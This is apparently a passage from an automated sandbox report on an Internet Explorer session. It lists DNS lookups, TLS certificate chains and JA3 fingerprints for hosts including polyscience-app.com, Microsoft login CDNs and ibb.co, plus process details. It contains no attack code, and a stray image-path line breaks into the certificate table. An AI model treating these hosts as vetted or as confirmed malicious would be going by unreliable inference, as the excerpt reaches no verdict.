Mar 4, 2021 21:32:22.040092945 CET	8.8.8.8	192.168.2.4	0x60cd	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Mar 4, 2021 21:32:34.554389954 CET	8.8.8.8	192.168.2.4	0xa201	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 4, 2021 21:32:18.486864090 CET	13.66.56.74	443	192.168.2.4	49732	CN=polyscience-app.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Mar 04 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Thu Jun 03 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Mar 4, 2021 21:32:18.486896992 CET	13.66.56.74	443	192.168.2.4	49731	CN=polyscience-app.com CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Mar 04 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Thu Jun 03 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Mar 4, 2021 21:32:21.635284901 CET	192.229.221.185	443	192.168.2.4	49746	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Jul 20 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Tue Jul 20 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Mar 4, 2021 21:32:21.643582106 CET	192.229.221.185	443	192.168.2.4	49748	CN=identitycdn.msauth.net, O=Microsoft Corporation, L=Redmond, ST=Washington, C=US CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Jul 20 02:00:00 CEST 2020 Fri Mar 08 13:00:00 CET 2013 Fri Nov 10 01:00:00 CET 2006	Tue Jul 20 14:00:00 CEST 2021 Wed Mar 08 13:00:00 CET 2023 Mon Nov 10 01:00:00 CET 2031	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert SHA2 Secure Server CA, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Mar 08 13:00:00 CET 2013	Wed Mar 08 13:00:00 CET 2023		
					CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Fri Nov 10 01:00:00 CET 2006	Mon Nov 10 01:00:00 CET 2031		
Mar 4, 2021 21:32:21.657520056 CET	146.59.152.166	443	192.168.2.4	49747	CN=ibb.co CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Feb 02 12:59:52 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon May 03 13:59:52 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Mar 4, 2021 21:32:21.657656908 CET	146.59.152.166	443	192.168.2.4	49749	CN=ibb.co CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Tue Feb 02 12:59:52 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Mon May 03 13:59:52 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Mar 4, 2021 21:32:21.718404055 CET	104.16.18.94	443	192.168.2.4	49751	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Thu Oct 21 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Mar 4, 2021 21:32:21.719933033 CET	104.16.18.94	443	192.168.2.4	49750	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Thu Oct 21 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2025	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 6536 Parent PID: 800

General

Start time:	21:32:16
Start date:	04/03/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff673a80000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6588 Parent PID: 6536

General

Start time:	21:32:17
Start date:	04/03/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:6536 CREDAT:17410 /prefetch:2
Imagebase:	0x8f0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly